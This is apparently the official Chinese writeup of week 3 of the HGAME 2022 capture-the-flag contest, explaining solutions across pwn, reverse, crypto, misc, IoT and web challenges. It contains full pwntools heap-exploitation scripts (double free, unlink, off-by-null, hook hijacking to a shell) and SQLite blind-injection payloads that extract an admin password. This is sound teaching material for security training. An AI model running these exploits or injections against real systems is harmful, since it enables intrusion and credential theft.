HGAME 2022 Official Writeup - Week3

Pwn

libc 2.23 double free，最大可以申请 0x100 大小的 chunk，所以考虑先通过 unsorted bin chunk leak 出 libc 地址，然后使用 fastbin double free 构造成环，实现 UAF，分配到 `&__malloc_hook - 0x23` 处，即可实现对 `__malloc_hook` 的劫持，为了 getshell 这里只能使用 one_gadget，劫持为 one_gadget 往往会因为无法满足其 constraint 而无法 getshell，一种解决方法是使用 realloc 来调整栈环境

```
.text:0000000000084710 ; __unwind {
.text:0000000000084710                 push    r15             ; Alternative name is '__libc_realloc'
.text:0000000000084712                 push    r14
.text:0000000000084714                 push    r13
.text:0000000000084716                 push    r12
.text:0000000000084718                 mov     r12, rsi
.text:000000000008471B                 push    rbp
.text:000000000008471C                 push    rbx
.text:000000000008471D                 mov     rbx, rdi
.text:0000000000084720                 sub     rsp, 38h
.text:0000000000084724                 mov     rax, cs:__realloc_hook_ptr
.text:000000000008472B                 mov     rax, [rax]
.text:000000000008472E                 test    rax, rax
.text:0000000000084731                 jnz     loc_84958
```

观察 realloc 的实现，我们可以劫持 `__malloc_hook` 为 `realloc + 0x10` 利用 `sub rsp, 38h` 来调整 rsp，同时如果 `__realloc_hook` 不为 0，就会直接调用其指向的函数，所以我们再劫持 `__realloc_hook` 为 one_gadget 就可以了。`__realloc_hook` 和 `__malloc_hook` 相邻，可以一起修改。

elder_note

exp:

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
```

```python
from pwnlib.util.iters import mbruteforce
import itertools
import base64
context.log_level = "debug"
context.terminal = ["tmux", "splitw", "-h"]

#sh = process("./note")
libc = ELF("./libc-2.23.so")
sh = remote("chuj.top", )

sh.recvuntil(') == ')
hash_code = sh.recvuntil('\n', drop=True).decode().strip()
log.success('hash_code={},'.format(hash_code))

charset = string.printable
proof = mbruteforce(lambda x: hashlib.sha256((x).encode()).hexdigest() ==
hash_code, charset, 4, method='fixed')

sh.sendlineafter('????> ', proof)

def add(index, size, content):
    sh.sendlineafter(">> ", "1")
    sh.sendlineafter(">> ", str(index))
    sh.sendlineafter(">> ", str(size))
    sh.sendafter(">> ", content)

def show(index):
    sh.sendlineafter(">> ", "2")
    sh.sendlineafter(">> ", str(index))

def delete(index):
    sh.sendlineafter(">> ", "3")
    sh.sendlineafter(">> ", str(index))

add(0x0, 0x100, "A"*0x100)
add(0x1, 0x68, "B"*0x68)
add(0x2, 0x68, "B"*0x68)

delete(0)
show(0)

libc_base = u64(sh.recv(6).ljust(8, '\x00')) - libc.sym["__malloc_hook"] - 0x68
__malloc_hook = libc_base + libc.sym["__malloc_hook"]
__realloc_hook = libc_base + libc.sym["__realloc_hook"]
system = libc_base + libc.sym["system"]
one_gadget = libc_base + 0x4527a
realloc = libc_base + libc.sym["__libc_realloc"]
log.success("libc_base: " + hex(libc_base))

delete(1)
delete(2)
delete(1)

add(0, 0x68, p64(__malloc_hook - 0x23))
add(0, 0x68, '\n')
add(0, 0x68, '\n')
add(0, 0x68, 'a' * 0xb + p64(one_gadget) + p64(realloc + 0x10))

sh.sendlineafter(">> ", "1")
sh.sendlineafter(">> ", str(0))
```

```
sh.sendlineafter(">> ", str(0))

sh.interactive()
```

changeable_note

较为古老的 unlink 利用，这种利用方法利用的是 unlink 可以把一个指针 p 改写为 &p - 0x18，所以我们借此让某个处于 notes 数组内的指针指向数组，通过 edit 功能即可修改整个数组，由此实现任意写，我们可以通过修改 free@got 为 puts，然后“free”一个存有 puts@got 的项即可实现 leak，leak 之后修改 free@got 为 system 即可 getshell。需要注意的是修改 free@got 时如果写 8 个字节会把 free 后的函数也修改掉，这个时候少些一个字节就可以了（因为本来写入的第七八个字节就是 `\x00`，完全可以不写）。

exp:

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
from pwnlib.util.iters import mbruteforce
import itertools
import base64
context.log_level = "debug"
context.terminal = ["tmux", "splitw", "-h"]

#sh = process("./note")
elf = ELF("./note")
libc = ELF("./libc-2.23.so")
sh = remote("chuj.top", )

sh.recvuntil(') == ')
hash_code = sh.recvuntil('\n', drop=True).decode().strip()
log.success('hash_code={},'.format(hash_code))

charset = string.printable
proof = mbruteforce(lambda x: hashlib.sha256((x).encode()).hexdigest() ==
hash_code, charset, 4, method='fixed')

sh.sendlineafter('????> ', proof)

def add(index, size, content):
    sh.sendlineafter(">> ", "1")
    sh.sendlineafter(">> ", str(index))
    sh.sendlineafter(">> ", str(size))
    sh.sendafter(">> ", content)

def edit(index, payload):
    sh.sendlineafter(">> ", "2")
    sh.sendafter(">> ", str(index).ljust(8, '\x00'))
    sh.send(payload)

def delete(index):
    sh.sendlineafter(">> ", "3")
    sh.sendlineafter(">> ", str(index))

note_addr = 0x4040C0

add(0, 0x20, '\n')
add(1, 0x20, '\n')
add(2, 0x100, '\n')
add(3, 0x20, '\n')
```

```
payload = p64(0) + p64(0x21) + p64(note_addr + 8 - 0x18) + p64(note_addr + 8 -
0x10)
payload += p64(0x20) + p64(0x110)
payload += '\n'
edit(1, payload)
delete(2)

payload = p64(0) * 2 + p64(elf.got['free']) + p64(elf.got['puts']) +
p64(elf.got['atoi']) + p64(note_addr) + '\n'
edit(1, payload)

edit(0, p64(elf.sym['puts'])[:-1] + '\n')
delete(1)
libc_base = u64(sh.recv(6).ljust(8, '\x00')) - libc.sym["puts"]
system = libc_base + libc.sym["system"]
log.success("libc_base: " + hex(libc_base))

edit(2, p64(system)[:-1] + '\n')
sh.sendlineafter(">> ", '/bin/sh\x00')

sh.interactive()
```

sized_note

off-by-null 模板题，网络上的教程也比较多了，这里也不多说了。有兴趣的师傅也可以研究一下 libc 2.29 之后的 off-by-null 的一般利用方法

exp:

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
from pwnlib.util.iters import mbruteforce
import itertools
import base64
context.log_level = "debug"
context.terminal = ["tmux", "splitw", "-h"]

#sh = process("./note")
libc = ELF("./libc-2.27.so")
sh = remote("chuj.top", )

sh.recvuntil(') == ')
hash_code = sh.recvuntil('\n', drop=True).decode().strip()
log.success('hash_code={},'.format(hash_code))

charset = string.printable
proof = mbruteforce(lambda x: hashlib.sha256((x).encode()).hexdigest() ==
hash_code, charset, 4, method='fixed')

sh.sendlineafter('????> ', proof)

def add(index, size, content):
    sh.sendlineafter(">> ", "1")
    sh.sendlineafter(">> ", str(index))
    sh.sendlineafter(">> ", str(size))
    sh.sendafter(">> ", content)
```


```python
def show(index):
    sh.sendlineafter(">> ", "2")
    sh.sendlineafter(">> ", str(index))

def delete(index):
    sh.sendlineafter(">> ", "3")
    sh.sendlineafter(">> ", str(index))

def edit(index, payload):
    sh.sendlineafter(">> ", "4")
    sh.sendafter(">> ", str(index).ljust(8, '\x00'))
    sh.send(payload)

for i in range(0, 11):
    add(i, 0xF8, "a"*0xF7)

add(12, 0x60, '\n')

for i in range(3, 10):
    delete(i)

delete(0)
edit(1, 'a' * 0xF0 + p64(0x200))
delete(2)

add(0, 0x78, "\n")
add(0, 0x78, "\n")
show(1)
libc_base = u64(sh.recv(6).ljust(8, '\x00')) - libc.sym["__malloc_hook"] - 0x10 -
0x60
log.success("libc_base={}".format(hex(libc_base)))
__free_hook = libc_base + libc.sym["__free_hook"]
system = libc_base + libc.sym["system"]

add(0, 0x60, '\n')
delete(12)
delete(0)
edit(1, p64(__free_hook))
add(1, 0x60, '/bin/sh\x00')
add(2, 0x60, p64(system))
delete(1)

sh.interactive()
```

Reverse

Answer's Windows

> 考点：base64+C++string库+一点点反调试
> 出题人：4nsw3r
> 分值：300

用 QT 写的图形界面，通过文件中的关键字符串定位到判断flag的地方：



```
69  sub_140001F90(v10, Buf1);
70  v11 = Buf1;
71  if ( v24 >= 0x10 )
72    v11 = (void **)Buf1[0];
73  if ( Size == 56 && !memcmp(v11, ";'>B<76\\=82@-8.@=T\"@-7ZU:8*F=X2J<G>@=W^@-8.@9D2T:49U@1aa", 0x38ui64) )
74  {
75    sub_1401F4D70(*(_QWORD *)(*(_QWORD *)(a1 + 48) + 16i64));
76    sub_1401F4D70(*(_QWORD *)(*(_QWORD *)(a1 + 48) + 24i64));
77    v16 = sub_1406E43A0((__int64)"background-image: url(:/new/prefix1/C:/Users/Answer/Desktop/right.png);", 71);
78    sub_140200B40(*(_QWORD *)(*(_QWORD *)(a1 + 48) + 8i64), &v16);
79    if ( !*v16 || *v16 != -1 && _InterlockedExchangeAdd(v16, 0xFFFFFFFF) == 1 )
80      sub_1406DCF20(v16, 2i64, 8i64);
81  }
```

sub_140001F90 就是加密函数

对加密函数进行分析，为 base64 加密

```
  v22 = v13;
*(v16 - 1) = v22[(v20[v15 + 1] >> 4) | (16i64 * (*v21 & 3))];
if ( v14 < 0x10 )
{
  v24 = input + 1;
  v23 = input;
}
else
{
  v23 = *input;
  v24 = (*input + 1i64);
}
v25 = &v24[v15];
v26 = byte_140E82000;
if ( v12 >= 0x10 )
  v26 = v13;
*v16 = v26[(v23[v15 + 2] >> 6) | (4i64 * (*v25 & 0xF))];
v27 = input;
if ( v14 >= 0x10 )
  v27 = *input;
v28 = byte_140E82000;
if ( v12 >= 0x10 )
  v28 = v13;
v16[1] = v28[v27[v15 + 2] & 0x3F];
v15 += 3i64;
v16 += 4;
--v17;
```

其中对 base64table 查看引用即可得到更改base64table的地方：

```
15  if ( !IsDebuggerPresent() )
16  {
17    sub_140001E20(byte_140E82000, &unk_1408E9A50, 0i64);
18    for ( i = 33; i <= 97; ++i )
19    {
20      v5 = qword_140E82010;
21      if ( qword_140E82010 >= qword_140E82018 )
22      {
23        sub_140001800(byte_140E82000, 1ui64, 0i64, i);
24      }
25      else
26      {
27        ++qword_140E82010;
28        v6 = byte_140E82000;
29        if ( qword_140E82018 >= 0x10 )
30          v6 = *byte_140E82000;
31        v6[v5] = i;
32        v6[v5 + 1] = 0;
33      }
34    }
35  }
```

这里有个简单的反调试，静态分析无所谓的

分析其逻辑可知base64table：

```
!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`a
```

解密即可。不过这里有个小坑，因为memcmp的字符串里面会有转义字符，如果使用cyberchef之类的工具的话是当普通字符识别的

creakme3

> 考点：猴子排序+ PowerPC 逆向
> 出题人：4nsw3r
> 分值：300

这题本来想着 ida7.6 的泄露版逆不了 PowerPC 的汇编，让大家尝试一下其他工具来着，后来发现 ida7.5 的泄露版是可以逆的（或者是 ida 正版用户）。无所谓了，效果差不多的。
如果是 ida7.6 泄露版用户，可以使用 Ghidra 加载该程序，即可看到逻辑。
题目用结构体数组保存了一组数据，其中第一个 int 为字符的 ASCII 码，第二个 int 为字符的顺序，使用猴子排序算法来对数据进行排序，如果排序成功就会输出flag。

```
struct alpha
{
    int ch;
    int index;
};
struct alpha a[89] =
{
  { 48, 20093 },   { 48, 26557 },   { 48, 31304 },   { 48, 33442 },   { 48, 37694
},   { 49, 39960 },   { 50, 23295 },   { 50, 27863 },   { 50, 42698 },   { 50,
48505 },   { 50, 52925 },   { 51, 12874 },   { 51, 12946 },   { 51, 14597 },   {
51, 17041 },   { 51, 23262 },   { 51, 28319 },   { 51, 42282 },   { 51, 48693 },
{ 51, 52067 },   { 53, 32571 },   { 56, 14612 },   { 56, 45741 },   { 57, 14554 },
  { 57, 20048 },   { 57, 27138 },   { 57, 45327 },   { 66, 30949 },   { 95, 32502
},   { 95, 35235 },   { 95, 36541 },   { 95, 38371 },   { 97, 29658 },   { 100,
21388 },   { 100, 25403 },   { 100, 40604 },   { 100, 46987 },   { 100, 51302 },
{ 101, 12974 },   { 101, 30329 },   { 102, 10983 },   { 102, 19818 },   { 102,
22280 },   { 102, 26128 },   { 102, 41560 },   { 102, 47116 },   { 102, 51333 },
{ 103, 28938 },   { 103, 31988 },   { 104, 16246 },   { 104, 28715 },   { 104,
41966 },   { 104, 44368 },   { 104, 47815 },   { 105, 16420 },   { 105, 35362 },
{ 105, 49237 },   { 106, 11090 },   { 106, 50823 },   { 107, 24320 },   { 107,
50199 },   { 108, 24962 },   { 109, 30171 },   { 110, 15457 },   { 110, 18838 },
{ 110, 24001 },   { 111, 11638 },   { 111, 32023 },   { 111, 43291 },   { 112,
39661 },   { 114, 17872 },   { 114, 33895 },   { 114, 43869 },   { 115, 20611 },
{ 115, 25122 },   { 115, 36243 },   { 115, 37434 },   { 115, 38686 },   { 115,
46266 },   { 115, 51077 },   { 116, 13656 },   { 116, 34493 },   { 116, 38712 },
{ 117, 14096 },   { 117, 38777 },   { 119, 12095 },   { 119, 17629 },   { 123,
30945 },   { 125, 40770 }
};
#include<stdio.h>
int main()
{
    for(int i=0;i<89;i++)
    {
        for(int j=0;j<89;j++)
        {
                if(a[i].index<a[j].index)
                {
                    struct alpha temp=a[i];
                    a[i]=a[j];
                    a[j]=temp;
                }
        }
    }
    for(int i=0;i<89;i++)
    {
        putchar(a[i].ch);
    }
```

```
}
```

hardened


> 考点：apk native lib加密，ollvm字符串混淆
> 出题人：0wl
> 分值：300

用 `PKID` 之类的工具查 apk 壳会发现有壳，是梆梆加固(免费版)，所以首先要对 apk 进行脱壳

无root环境脱壳可以使用：https://github.com/CodingGay/BlackDex ，root环境则可以用 `xposed` 模块脱壳

脱壳后会在 `java` 代码中发现加载了 `libenc.so` 这个库，调用了两个本地方法，其中加密部分就在 `libenc.so` 中分析


查看 AES 加密 key、iv 的引用可以发现混淆加密的部分



字符串混淆的解密可以通过调试或者frida

```
//script.js
function print_string(addr) {
    var base_hello_jni = Module.findBaseAddress("libenc.so");
    var addr_str = base_hello_jni.add(addr);
    console.log("addr:", addr, " ", ptr(addr_str).readCString());
}

/* frida -U -f com.example.secretsong -l C:\Users\chz\Desktop\script.js --no-pause
     ____
    / _  |   Frida 14.2.12 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
Spawned `com.example.hardened`. Resuming main thread!
[M5 Note::com.example.hardened]-> print_string(0x31070)
addr: 200816   0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/=
[M5 Note::com.example.hardened]-> print_string(0x31020)
addr: 200736   JUST_A_NORMAL_KEY_FOR_YOU_TO_DEC
[M5 Note::com.example.hardened]-> print_string(0x31050)
addr: 200784   you_find_me!!!!! */
```

静态分析混淆代码的话推荐看汇编，反编译出来的代码可能不太直观




异或回去就能解出字符串

加解密脚本

```
from Crypto.Util.Padding import pad
from Crypto.Cipher import AES
import base64

str1="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
str2="0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz+/"
```

```python
def aes_cipher(key, aes_str,iv):
    # 使用key,选择加密方式
    aes = AES.new(key.encode('utf-8'), AES.MODE_CBC,iv.encode('utf-8'))
    pad_pkcs7 = pad(aes_str.encode('utf-8'), AES.block_size, style='pkcs7')  # 选择pkcs7补全
    encrypt_aes = aes.encrypt(pad_pkcs7)
    # 加密结果
    encrypted_text = str(base64.encodebytes(encrypt_aes), encoding='utf-8').translate(str.maketrans(str1,str2))

    encrypted_text_str = encrypted_text.replace("\n", "")

    return encrypted_text_str

def aes_decrypt(key,cipher,iv):
    cipher = base64.b64decode(cipher.translate(str.maketrans(str2,str1)))
    aes = AES.new(key.encode('utf-8'), AES.MODE_CBC,iv.encode('utf-8'))
    print(str(aes.decrypt(cipher),encoding='utf-8'))


key = "JUST_A_NORMAL_KEY_FOR_YOU_TO_DEC"
IV = "you_find_me!!!!!"
print(aes_cipher(key,"hgame{cONGraTUl4T|0N5!N0w_yoU_C4n_eN?Oy~thE~MUsIc}",IV))
aes_decrypt(key,"mXYxnHYp61u/5qksdDel6TgiKqcvUbBkX3xErlR4lO0aEAdU0acJY8PRSVXJxxsRR8Dq9MTJhkWLSbBvCG5gtm==",IV)
```



fishman

使用了 init 与 check 两个函数，搜索字符串能找到函数位置，在 init 函数中可以找到一些特征数，通过搜索数据比如 0D1310BA6h 可以得知这是 blowfish 算法，了解了算法的特性后（对称算法等），此时就应该查找该算法的 key 和最后比较的参数。发现疑似 blowfish 算法处内敛展开了，对比算法，得知 key 为 "LET_U_D"，
最后比对一下 check 函数，发现是每8字节进行一次 blowfish 加密，去 github 找段 blowfish 的代码就好哩。
32字节 flag 加密后为
long long data[4] = {
  -5409505419495256385LL,
  142874924146823 1806LL,
  6435326525834898959LL,
  2019834963917240364LL
};

```
#include "blowfish.h"
long long data[4] = {
    -5409505419495256385LL,
    1428749241468231806LL,
    6435326525834898959LL,
    2019834963917240364LL
};
BLOWFISH_CTX ctx;
/*
"LET_U_D"
*/
int main(){
    int i;
    Blowfish_Init (&ctx, (uint8_t *)"LET_U_D", 7);

    for (i = 0; i < 4; i++) {
        Blowfish_Decrypt(&ctx, (char *)data + 8*i, (char *)data + 8*i + 4);
    }
    printf("%s\n",(char *)data);
}
```

Crypto

Block Cipher

> 考　点: 分组加密
> 出题人: cmfj
> 分　值: 200

```
from functools import reduce
from task import xor

def decrypt(iv, key, parts):
    result = []
    for index, part in enumerate(parts):
        result.append(reduce(xor, [part, iv if index == 0 else parts[index - 1],
key]))
    return b''.join(result)

iv = ...
key = ...
parts = ...
print(decrypt(iv, key, parts))
```

Multi Prime RSA

> 考　点: 欧拉函数
> 出题人: cmfj
> 分　值: 200

```
from gmpy2 import invert
from libnum import n2s
from secret import get_phi
# def get_phi(p, q, r, s):
#     return p * (p - 1) * q ** 2 * (q - 1) * r ** 4 * (r - 1) * s ** 6 * (s - 1)

p = ...
```

```
q = ...
r = ...
s = ...
n = ...
e = ...
c = ...
print(n2s(pow(c, int(invert(e, get_phi(p, q, r, s))), n)))
```

RSA Attack 3

> 考　点：维纳攻击(Wiener Attack)
> 出题人：cmfj
> 分　值：200

维纳攻击是 RSA 低解密指数攻击的一种，当满足 $d < \frac{1}{3}N^{\frac{1}{4}}$ 时可以使用。

通过维纳攻击可以在不分解 n 的情况下直接得到 d。

具体原理和脚本网上都有，此处就不再赘述。

```
from libnum import n2s

n = ...
e = ...
c = ...

print(n2s(int(pow(c, wiener_attack(e, n), n))))
```

MISC

卡中毒


> 考　点：内存取证 病毒文件恢复 佛曰
> 出题人：Actue
> 分　值：250

拿到镜像后 根据题干分析 filescan查找可疑文件
发现一个叫 `flag.txt.txt.WannaRen` 的文件
使用filedump指令下载文件
使用360在线病毒文件恢复修复文件或者使用网上的解密脚本
PS：由于dumpfile的指令问题 dump下来的文件结尾处会多加大量的00 自己dd分割即可
恢复完文件后 发现里边是一段以佛曰开头的文本 推测是佛曰 解码获得flag


谁不喜欢猫猫呢

> 考　点：缩小隐写 cat变换 piet
> 出题人：Actue
> 分　值：350

拿到图片后先binwalk处理 发现里边有个压缩包 压缩包里边有两个txt 再放大观察 发现中间以一个稳定的频率插了一个异常像素
使用ps的邻近缩小功能提取
得到这张图



再进行上述操作



得到这个图

根据题名

推测是cat变换 图片给的就是cat变换的参数 对其逆变换

```
def arnold_decode(image, a, b):
    decode_image = np.zeros(shape=image.shape)
    h, w = image.shape[0], image.shape[1]
    N = h # 或N=w
    for ori_x in range(h):
        for ori_y in range(w):
            # 按照公式坐标变换
            new_x = ((a*b+1)*ori_x + (-b)* ori_y)% N                    new_y =
((-a)*ori_x + ori_y) % N
            decode_image[new_x, new_y, :] = image[ori_x, ori_y, :]
    return decode_image
```

得到这个图

大概感觉是piet 尝试运行 发现是加法器

于是将压缩包中两个list的数字按顺序相加 然后转成string 拼接可得flag

ioT

饭卡的UNO2.0

> 考　点：avr固件模拟 或 逆向
> 出题人：Actue
> 分　值：200

根据题意 附件是个uno固件

由于Arduino uno是最常见的Arduino开发板 在手边有的情况下 可以直接烧录看看

若没有此开发板

可以使用avr studio 或者 Proteus 进行模拟

https://blog.csdn.net/weixin_43772810/article/details/121993865

最后如果想要逆向

https://www.anquanke.com/post/id/202256#h2-8

可以参考此文章 以找到固件入口点 然后使用ida逆向


内部是一个简单的rc4

Web

LoginMe

> 考　点：SQL 注入
> 出题人：Summ3r
> 分　值：350

/static/hint.webp 中提示了 SQL 语句的格式



注入点在 username,闭合语句需要使用 `')`

这题预期解法是使用 SQL 布尔盲注得到管理员密码，登陆后就能拿 flag 了。管理员密码是一个随机字符串的 md5，会随着题目重置而变化。

与上一周的注入不同，本周使用的是 sqlite 数据库，sqlite 中获取表和列的方式为：

```
select sql from sqlite_master where type='table'
```

同时题目给了一个测试帐号 test/test，因为 sqlite 的时间盲注比 mysql 稍微麻烦一点，这个帐号就是给大家盲注用的。

以下是使用二分法盲注所使用的 payload：

获取表和列的

```
username =
f"test')/**/and/**/substring((select/**/sql/**/from/**/sqlite_master),%d,1)>'%s'--"
% (pos, chr(mid))
```


获取 admin 的密码

```
username =
f"test')/**/and/**/substring((select/**/password/**/from/**/uuussseeerrrsss),%d,1)>
'%s'--" % (pos, chr(mid))
```

SecurityCenter

> 考　点：twig 模板注入
> 出题人：Summ3r
> 分　值：300

题目给了hint: /vendor/composer/installed.json, 其中包含了 composer 所安装的包的信息，注意到题目使用了 twig。



twig 是一个很常见的 php 模板引擎，具体使用介绍参照官网。

